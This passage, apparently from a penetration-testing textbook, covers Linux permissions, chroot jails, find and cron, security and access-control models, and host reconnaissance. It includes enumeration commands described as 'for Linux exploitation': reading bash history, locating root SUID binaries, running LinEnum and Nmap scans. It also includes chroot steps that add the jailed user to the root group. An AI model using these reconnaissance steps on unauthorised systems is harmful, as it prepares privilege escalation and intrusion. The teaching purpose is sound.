- **Set User Identification** (**SUID**): When SUID is set, the file will be executed with the same permission as the user.
- **Set Group ID** (**SGID**): It is the same as SUID, but the file will be executed with the same permission as the group.
- **Sticky Bit**: This permission is used when you can create, modify, or execute, but you can't delete files of another user. Generally used on shared libraries.

The chmod command

To change the permissions of a file, you need to use the `chmod` command, `chmod <letters> <file or directory>`. You can also use an octal format instead of letters, `chmod <octal format> <file or directory>`. To convert the permission from the letters format to the octal format, you need to convert every permission into a value:

Value	User	Group	Other
4	Read	Read	Read
2	Write	Write	Write
1	Execute	Execute	Execute

Now, let's take an example and see how to use the `chmod` command with the octal format in an easy way. Let's suppose that we need to give the user the permission to read and write, the group only to read, and others only to execute. Then, the octal format will be `641`, because:

- **User**: *Read + Write = 6*
- **Group**: *Read = 4*
- **Other**: *Execute = 1*

The final command will be: `chmod 641 <file>`


The chown command

Now, to change the owner of a file, use the `chown` command `chown user:group <file>`. To include all the contained files, add the option `-R` (recursive mode).


The chroot command

`chroot` is a technique for separating a non-root process and its children from the other system components. This isolation is designed in the Linux operating system, to make sure that when a subsystem is compromised, it won't affect the entire system. The idea is to make the process think that it runs in the root folder, but in fact, it will be in a directory created by the administrator. So, let's take a look at the required steps to build a chroot jail:


1. First, you need to create a new user and name it; for example, `prisoner`:




2. Add the user to group root `gpasswd -a prisoner root`
3. You can check whether you added the new user by verifying `/etc/group`:




4. Now create a new directory named `chroot`, and enter it
5. Create these folders: `bin`, `dev`, `etc`, `home`, `home/prisoner`, `lib`, `var`, `usr`, and `usr/bin`
6. Here, at least the `bin` and `lib` directories are needed:



7. Next, copy the `bash` utility using the `cp` command, `cp /bin/bash /chroot/bin`, including the required shared libraries:



8. Finally, use the `chroot` command to build the jail `chroot /chroot /bin/bash`:



The power of the find command

In the previous chapter, we discovered the importance of knowing how to extract the right information from a huge amount of data. When you are dealing with Linux, knowing how to find and extract information will help you use time efficiently.


`find` is a very useful command to help users locate any file based on defined criteria. The format of the `find` command is as follows:

```
$ find <location> <criteria> <Target-file>
```

Wildcards are a great additional ability for helping users. They are inspired by the wild card term that describes the fact of assigning any value to a card. For example, when you use the asterisk wildcard (*) in a command, it means the * could be of any value such as the example here, to list all the text files in a directory:

```
ls *.txt
```

The following screenshot illustrates the output for the preceding command:



The question mark (`?`) and square brackets (`[xyz]`) are also types of wildcards. Thus, the question mark represents only one value, whereas the brackets represent any of the values in between. There are some other representations such as `[:digit:]` : all digits, `[:upper:]`: all upper-case letters and so on.

These are some other examples of find command usage for Linux exploitation:

- To display the bash history of the current user:


```
cat ~/.bash_history
```

- To find the root SUIDs:

```
find / -uid 0 -perm -4000 -type f 2>/dev/null
```

- To display the files in `/var/log`, use the `ls /var/log` command:

```
find /var/log -type f -exec ls -la {} ; 2>/dev/null
```




Jobs, cron, and crontab

Automation is an essential aspect of the Linux operating system. It is important for system administrators and also for penetration testers to automate many tasks to avoid wasting time in repeating them. As discussed in the previous chapter, penetration testing is a time-limited mission. So, good time management is an in-demand skill for every successful pentester. Linux gives users scheduling capabilities to run commands or scripts in a specific time, and in a repeatable manner. The cron utility is the key to achieve this. Cron gives you the ability to run a background job as a routine in a defined time. The following is a cron command format:

```
<Day of the week> <Month> <Day of the Month> <Hour> <Minutes> <Command>
```

All the cron jobs could be listed using `crontab -l`. They also could be found in `/etc/crontab`:



Security models


Security models are specific mechanisms to represent security policies in a logical way. These models are based on the **Trusted Computing Base** (**TCB**), which is described in the US Department of Defense Standard 5200.28. This standard is also known as the Orange Book. It presents TCB as trusted system components that are responsible for the access control to any system. TCB is limited by an fictional boundary called a *security perimeter*. Every connection between the TCB and other subsystem should be possible using secure channels sometimes named *security paths*. Security models are present to prevent unauthorized information flow. In other words, they assert that the information is flowing from a low-level security to a high level, and not the opposite. There are also other models named *noninterference models*, which focus on the behaviors done on each subject and not on the information flow. The following are some well-known security models:

- **Bell-LaPadula Model**: This model is based on the confidentiality of an object. It dictates a no-read-up policy and no-write-down (the first is named *Simple Security Property*, and the second property is named *Star Security Property*).
- **Biba Model**: This is a hierarchical system that concentrates on the integrity of the objects. It has two properties: the *Simple Integrity Axiom* which dictates a no-read-down policy, and the *Star Integrity Axiom* which dictate no-write-up policy.
- **Clark-Wilson Model**: This dictates that only authorized users should change the integrity of data.

Security controls

Before exploring access controls, let's discover some important terms in security controls. By definition, a control as a noun means an entity that checks based on a standard. Security controls are divided into three main categories:

- **Management security controls**: These use managerial techniques and planning to reduce the following risks:
    - Vulnerability analysis
    - Pentesting
    - Risk analysis
- **Technical security controls**: This is also known as **operational security controls**. They use both technologies and awareness as safeguards. These are some examples:
    - Firewalls
    - Encryption
    - Intrusion detection systems
    - Antivirus
    - Training
- **Physical security controls**: These are the physical safeguards used to protect the following data:
    - Cameras
    - Gates
    - Biometrics
    - Sensors



Access control models

Access controls are a form of technical security controls. Subjects and objects are two important terminologies. A subject is an active entity, such as an action (modification or access to a file, for example). An object is a static system entity, such as text file or a database. Basically, there are three types of access control models, described as the following:

- **Mandatory Access Control (MAC)**: The system checks the identity of a subject and its permissions with the object permissions. So usually, both subjects and objects have labels using a ranking system (top secret, confidential, and so on).
- **Discretionary Access Control (DAC)**: The object owner is allowed to set permissions to users. Passwords are a form of DAC.
- **Role-Based Access Control (RBAC)**: As its name indicates, the access is based on assigned roles.

Linux attack vectors


An attack is an actual act by a threat agent against assets of an information system. The path used to attack the target is called an **attack vector**. There are three main types of attack vector and threat:

- **Network threats**: This refers to the threat against the networks of the organization
- **Host threats**: These are the threats against the host, including hardware and the operating system
- **Application threats**: This refers to the threat against the system programs


Linux enumeration with LinEnum

Enumeration is a key for every successful attack. It is a critical phase in hacking systems, and a vital part of information gathering. During this phase, the attacker establishes a connection between them and the target (locally or remotely) to gather as much information as possible to decide on an attacking vector. To enumerate a Linux host, you can use a utility called **LinEnum**, and download it from `https://github.com/rebootuser/LinEnum`.

It is a useful shell script that gathers information about a Linux host using a checklist of at least 65 items, such as kernel and sensitive users information, in order to find an escalation point:




The following screenshot shows, for example, information about the logged user and the system groups (two items of the checklist):




OS detection with Nmap


The first step is to check whether the host is alive. To verify the state of a machine, type `nmap –sP <target>`; the target could be an IP address, or a range of addresses:



Basically, the check is using an ICMP request, thus, many network administrators are blocking this protocol request due to firewalls and intrusion detection systems. Hence, penetration testers could use TCP or UDP requests (don't worry; we will cover network aspects and protocols in the next chapter in a detailed way). To achieve it, you can use the **nping** utility:



Nmap has a great capability to detect operating systems, thanks to its huge database of footprinting based on TCP and UDP packets. To detect the OS, just use the `-O` Nmap option, `nmap –O <Target>`:



To detect the OS and services, use `nmap –n –A –T5 <target>`. It detects active services based on ports. The following are some services with their ports:


Services	Ports
telnet	23
ftp	21
http	80
pop3	110
https	443
ntp	123
ldap	389
postfix	25
Imap	143

As a penetration tester, every step should be recorded; that is why Nmap is giving an output option to export the scan results. Just use the `-oN` option (you can choose between three formats: text (N), greppable (G), or XML (X)): `nmap –n –A –T5 <target> -oN report.txt`.

Privilege escalation

